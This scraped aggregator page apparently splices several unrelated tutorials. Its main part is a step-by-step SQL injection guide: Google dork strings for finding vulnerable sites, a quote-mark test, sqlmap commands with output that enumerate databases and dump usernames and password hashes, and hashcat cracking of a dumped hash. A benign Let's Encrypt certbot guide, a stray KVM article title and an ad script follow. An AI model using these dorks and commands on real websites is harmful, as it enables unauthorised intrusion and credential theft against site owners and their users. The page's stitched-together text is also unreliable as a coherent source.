    inurl:pageid=inurl:select_biblio.php?id=inurl:shopping.php?id=
    inurl:games.php?id=inurl:humor.php?id=inurl:productdetail.php?id=
    inurl:page.php?file=inurl:aboutbook.php?id=inurl:post.php?id=
    inurl:newsDetail.php?id=inurl:ogl_inet.php?ogl_id=inurl:viewshowdetail.php?id=
    inurl:gallery.php?id=inurl:fiche_spectacle.php?id=inurl:clubpage.php?id=
    inurl:article.php?id=inurl:communique_detail.php?id=inurl:memberInfo.php?id=
    inurl:show.php?id=inurl:sem.php3?id=inurl:section.php?id=
    inurl:staff_id=inurl:kategorie.php4?id=inurl:theme.php?id=
    inurl:newsitem.php?num=inurl:news.php?id=inurl:page.php?id=
    inurl:readnews.php?id=inurl:index.php?id=inurl:shredder-categories.php?id=
    inurl:top10.php?cat=inurl:faq2.php?id=inurl:tradeCategory.php?id=
    inurl:historialeer.php?num=inurl:show_an.php?id=inurl:product_ranges_view.php?ID=
    inurl:reagir.php?num=inurl:preview.php?id=inurl:shop_category.php?id=
    inurl:Stray-Questions-View.php?num=inurl:loadpsb.php?id=inurl:transcript.php?id=
    inurl:forum_bds.php?num=inurl:opinions.php?id=inurl:channel_id=
    inurl:game.php?id=inurl:spr.php?id=inurl:aboutbook.php?id=
    inurl:view_product.php?id=inurl:pages.php?id=inurl:preview.php?id=
    inurl:newsone.php?id=inurl:announce.php?id=inurl:loadpsb.php?id=
    inurl:sw_comment.php?id=inurl:clanek.php4?id=inurl:pages.php?id=
    inurl:news.php?id=inurl:participant.php?id= about.php?cartID=
    inurl:avd_start.php?avd=inurl:download.php?id= accinfo.php?cartId=
    inurl:event.php?id=inurl:main.php?id= add-to-cart.php?ID=
    inurl:product-item.php?id=inurl:review.php?id= addToCart.php?idProduct=
    inurl:sql.php?id=inurl:chappies.php?id= addtomylist.php?ProdId=
    inurl:material.php?id=inurl:read.php?id=
    inurl:clanek.php4?id=inurl:prod_detail.php?id=
    inurl:announce.php?id=inurl:viewphoto.php?id=
    inurl:chappies.php?id=inurl:article.php?id=
    inurl:read.php?id=inurl:person.php?id=
    inurl:viewapp.php?id=inurl:productinfo.php?id=
    inurl:viewphoto.php?id=inurl:showimg.php?id=
    inurl:rub.php?idr=inurl:view.php?id=
    inurl:galeri_info.php?l=inurl:website.php?id=

    Step 1: Initial check to confirm if website is vulnerable to SQLMAP SQL Injection

    For every string show above, you will get huundreds of search results. How do you know which is really vulnerable to SQLMAP SQL Injection. There’s multiple ways and I am sure people would argue which one is best but to me the following is the simplest and most conclusive.
    Let’s say you searched using this string inurl:item_id= and one of the google search result shows a website like this:
    http://www.gbhackers.com/products_showitem_clemco.php?item_id=28434
    Just add a single quotation mark ‘ at the end of the URL. (Just to ensure, ” is a double quotation mark and ” ‘ ” is a single quotation mark).
    So now your URL will become like this:
    http://www.gbhackers.com/products_showitem_clemco.php?item_id=28434'
    If the page returns an SQL error, the page is vulnerable to SQLMAP SQL Injection. If it loads or redirect you to a different page, move on to the next site in your Google search results page.
    See example error below in the screenshot. I’ve obscured everything including URL and page design for obvious reasons.
    sqli-1
    Examples of SQLi Errors from Different Databases and Languages

    Microsoft SQL Server

    Server Error in ‘/’ Application. Unclosed quotation mark before the character string ‘attack;’.
    Description: An unhanded exception occurred during the execution of the current web request. Please review the stack trace for more information about the error where it originated in the code.
    Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark before the character string ‘attack;’.

    MySQL Errors

    Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /var/www/myawesomestore.com/buystuff.php on line 12
    Error: You have an error in your SQL syntax: check the manual that corresponds to your MySQL server version for the right syntax to use near ‘’’ at line 12

    Oracle Errors

    java.sql.SQLException: ORA-00933: SQL command not properly ended at oracle.jdbc.dbaaccess.DBError.throwSqlException(DBError.java:180) at oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:208)
    Error: SQLExceptionjava.sql.SQLException: ORA-01756: quoted string not properly terminated

    PostgreSQL Errors

    Query failed: ERROR: unterminated quoted string at or near “‘’’”

    Step 2: List DBMS databases using SQLMAP SQL Injection:

    As you can see from the screenshot above, I’ve found a SQLMAP SQL Injection vulnerable website. Now I need to list all the databases in that Vulnerable database. (this is also called enumerating number of columns). As I am using SQLMAP, it will also tell me which one is vulnerable.
    Run the following command on your vulnerable website with.
    sqlmap -u http://www.gbhackers.com/products_showitem_clemco.php?item_id=28434 --dbs
    In here:
    sqlmap   =     Name of sqlmap binary file
    -u             =     Target URL (e.g. “http://www.gbhackers.com/products_showitem_gbhac.php?item_id=28434”)
    –dbs       =     Enumerate DBMS databases
    See screenshot below.
    sqli-2
    This commands reveals quite a few interesting info:
    web application technology: Apache
    back-end DBMS: MySQL 5.0
    [10:55:53] [INFO] retrieved: information_schema
    [10:55:56] [INFO] retrieved: gbhackers
    [10:55:56] [INFO] fetched data logged to text files under
    '/usr/share/sqlmap/output/www.gbhackers.com'


    So, we now have two database that we can look into. information_schema is a standard database for almost every MYSQL database. So our interest would be on clemcoindustries database.

    Step 3: List tables of target database using SQLMAP SQL Injection:

    Now we need to know how many tables this clemcoindustries database got and what are their names. To find out that information, use the following command:
    sqlmap -u http://www.gbhackers.com/cgi-bin/item.cgi?item_id=15 -D 
    clemcoindustries --tables
    this database got 8 tables.
    [10:56:20] [INFO] fetching tables for database: 'gbhackers'
    [10:56:22] [INFO] heuristics detected web page charset 'ISO-8859-2'
    [10:56:22] [INFO] the SQL query used returns 8 entries
    [10:56:25] [INFO] retrieved: item
    [10:56:27] [INFO] retrieved: link
    [10:56:30] [INFO] retrieved: other
    [10:56:32] [INFO] retrieved: picture
    [10:56:34] [INFO] retrieved: picture_tag
    [10:56:37] [INFO] retrieved: popular_picture
    [10:56:39] [INFO] retrieved: popular_tag
    [10:56:42] [INFO] retrieved: user_info

    sqli-3
    and of course we want to check whats inside user_info table using SQLMAP SQL Injection as that table probably contains username and passwords.

    Step 4: List columns on target table of selected database using SQLMAP SQL Injection:

    Now we need to list all the columns on target table user_info of clemcoindustries database using SQLMAP SQL Injection. SQLMAP SQL Injection makes it really easy, run the following command:
    sqlmap -u http://www.gbhackers.com/cgi-bin/item.cgi?item_id=15 -D
    gbhackers-T user_i
    nfo --columns

    This returns 5 entries from target table user_info of clemcoindustries database.
    [10:57:16] [INFO] fetching columns for table 'user_info' in database 'gbhackers '
    [10:57:18] [INFO] heuristics detected web page charset 'ISO-8859-2'
    [10:57:18] [INFO] the SQL query used returns 5 entries
    [10:57:20] [INFO] retrieved: user_id
    [10:57:22] [INFO] retrieved: int(10) unsigned
    [10:57:25] [INFO] retrieved: user_login
    [10:57:27] [INFO] retrieved: varchar(45)
    [10:57:32] [INFO] retrieved: user_password
    [10:57:34] [INFO] retrieved: varchar(255)
    [10:57:37] [INFO] retrieved: unique_id
    [10:57:39] [INFO] retrieved: varchar(255)
    [10:57:41] [INFO] retrieved: record_status
    [10:57:43] [INFO] retrieved: tinyint(4)
    This is exactly what we are looking for … target table user_login and user_password .

    sqli-4

    Step 5: List usernames from target columns of target table of selected database using SQLMAP SQL Injection:

    SQLMAP SQL Injection makes is Easy! Just run the following command again:
    sqlmap -u http://www.gbhackers.com/cgi-bin/item.cgi?item_id=15 -D 
    gbhackers-T user_info -C user_login --dump

    Guess what, we now have the username from the database:
    [10:58:39] [INFO] retrieved: userX
    [10:58:40] [INFO] analyzing table dump for possible password hashes


    sqli-5

    Almost there, we now only need the password to for this user.. Next shows just that..

    Step 6: Extract password from target columns of target table of selected database using SQLMAP SQL Injection:

    You’re probably getting used to on how to use SQLMAP SQL Injection tool. Use the following command to extract password for the user.
    sqlmap -u http://www.gbhackers.com/cgi-bin/item.cgi?item_id=15 -D gbhackers-T
    user_info -C user_password --dump
    We have hashed password : 24iYBc17xK0e
    [10:59:15] [INFO] the SQL query used returns 1 entries
    [10:59:17] [INFO] retrieved: 24iYBc17xK0e.
    [10:59:18] [INFO] analyzing table dump for possible password hashes
    Database: sqldummywebsite
    Table: user_info
    [1 entry]
    +---------------+
    | user_password |
    +---------------+
    | 24iYBc17xK0e. |
    +---------------+
    sqli-6

    But hang on, this password looks funny. This can’t be someone’s password.. Someone who leaves their website vulnerable like that just can’t have a password like that.
    That is exactly right. This is a hashed password. What that means, the password is encrypted and now we need to decrypt it.
    I have covered how to decrypt password extensively on this Cracking MD5, phpBB, MySQL and SHA1 passwords with Hashcat on Kali Linux post. If you’ve missed it, you’re missing out a lot.
    I will cover it in short here but you should really learn how to use hashcat.

    Step 7: Cracking password:

    So the hashed password is 24iYBc17xK0e. . How do you know what type of hash is that?
    1.Identify Hash type:
    Luckily, Kali Linux provides a nice tool and we can use that to identify which type of hash is this. In command line type in the following command and on prompt paste the hash value:
    hash-identifier


    sqli-7

    Excellent. So this is DES(Unix) hash.
    2.Crack HASH using cudahashcat:
    First of all I need to know which code to use for DES hashes. So let’s check that
    cudahashcat --help | grep DES

    sqli-8


    So it’s either 1500 or 3100. But it was a MYSQL Database, so it must be 1500.
    I saved the hash value 24iYBc17xK0e. in DES.hash file. Following is the command I am running:
    cudahashcat -m 1500 -a 0 /root/sql/DES.hash /root/sql/rockyou.txt

    sqli-9
    Interesting find: Usual Hashcat was unable to determine the code for DES hash. (not in it’s help menu). Howeverm both cudaHashcat and oclHashcat found and cracked the key.
    Anyhow, so here’s the cracked password: abc123  24iYBc17xK0e. :abc123
    we now even have the password for this user.

    Create a free Apache SSL certificate with Let’s Encrypt on CentOS & RHEL

    $
    0
    0
    http://linuxtechlab.com/create-free-apache-ssl-certificate-lets-encrypt-on-centos-rhel

    Let’s Encrypt is a free, automated & open certificate authority that is supported by ISRG, Internet Security Research Group. Let’s encrypt provides X.509 certificates for TLS (Transport Layer Security) encryption via automated process which includes creation, validation, signing, installation, and renewal of certificates for secure websites.
    In this tutorial, we are going to discuss how to create an apache SSL certificate with Let’s Encrypt certificate on Centos/RHEL 6 & 7. To automate the Let’s encrypt process, we will use Let’s encrypt recommended ACME client i.e. CERTBOT, there are other ACME Clients as well but we will be using Certbot only.
    Certbot can automate certificate issuance and installation with no downtime, it automatically enables HTTPS on your website. It also has expert modes for people who don’t want auto-configuration. It’s easy to use, works on many operating systems, and has great documentation.
    (Recommended Read: Complete guide for Apache TOMCAT installation on Linux)
    Let’s start with Pre-requisites for creating an Apache SSL certificate with Let’s Encrypt on CentOS, RHEL 6 &7…..

    Pre-requisites

    1- Obviously we will need Apache server to installed on our machine. We can install it with the following command,
    # yum install httpd
    For detailed Apache installation procedure, refer to our article Step by Step guide to configure APACHE server.
    2- Mod_ssl should also be installed on the systems. Install it using the following command,
    # yum install mod_ssl
    3- Epel Repositories should be installed & enables. EPEL repositories are required as not all the dependencies can be resolved with default repos, hence EPEL repos are also required. Install them using the following command,
    RHEL/CentOS 7
    # rpm -Uvh https://dl.fedoraproject.org/pub/epel/7/x86_64/packages/e/epel-release-7-11.noarch.rpm
    RHEL/CentOS 6 (64 Bit)
    # rpm -Uvh http://download.fedoraproject.org/pub/epel/6/x86_64/epel-release-6-8.noarch.rpm
    RHEL/CentOS 6 (32 Bit)
    # rpm -Uvh http://dl.fedoraproject.org/pub/epel/6/i386/epel-release-6-8.noarch.rpm
    Now let’s start with procedure to install Let’s Encrypt on CentOS /RHEL 7.

    Let’s encrypt on CentOS RHEL 7

    Installation on CentOS 7 can easily performed with yum, with the following command,
    $ yum install certbot-apache
    Once installed, we can now create the SSL certificate with following command,
    $ certbot –apache
    Now just follow the on screen instructions to generate the certificate. During the setup, you will also be asked to enforce the HTTPS or to use HTTP , select either of the one you like. But if you enforce HTTPS, than all the changes required to use HTTPS will made by certbot setup otherwise we will have to make changes on our own.
    We can also generate certificate for multiple websites with single command,
    $ certbot–apache -d example.com -d test.com
    We can also opt to create certificate only, without automatically making any changes to any configuration files, with the following command,
    $ certbot –apache certonly
    Certbot issues SSL certificates hae 90 days validity, so we need to renew the certificates before that period is over. Ideal time to renew the certificate would be around 60 days. Run the following command, to renew the certifcate,
    $ certbot renew
    We can also automate the renewal process with a crontab job. Open the crontab & create a job,
    $ crontab -e
    0 0 1 * * /usr/bin/certbot renew >> /var/log/letsencrypt.log
    This job will renew you certificate 1st of every month at 12 AM.

    Let’s Encrypt on CentOS 6

    For using Let’s encrypt on Centos 6, there are no cerbot packages for CentOS 6 but that does not mean we can’t make use of let’s encrypt on CentOS/RHEL 6, instead we can use the certbot script for creating/renewing the certificates. Install the script with the following command,
    # wget https://dl.eff.org/certbot-auto
    # chmod a+x certbot-auto
    Now we can use it similarly as we used commands for CentOS 7 but instead of certbot, we will use script. To create new certificate,
    # sh path/certbot-auto –apache -d example.com
    To create only cert, use
    # sh path/certbot-auto –apache certonly
    To renew cert, use
    # sh path/certbot-auto renew
    For creating a cron job, use
    # crontab -e
    0 0 1 * * sh path/certbot-auto renew >> /var/log/letsencrypt.log
    This was our tutorial on how to install and use let’s encrypt on CentOS , RHEL 6 & 7 for creating a free SSL certificate for Apache servers. Please do leave your questions or queries down below.

    How to enable Nested Virtualization in KVM on CentOS 7 / RHEL 7

    $
    0
    0
    https://www.linuxtechi.com/enable-nested-virtualization-kvm-centos-7-rhel-7

    Viewing all 1417 articles
    Browse latest View live


    <script src="https://jsc.adskeeper.com/r/s/rssing.com.1596347.js" async> </script>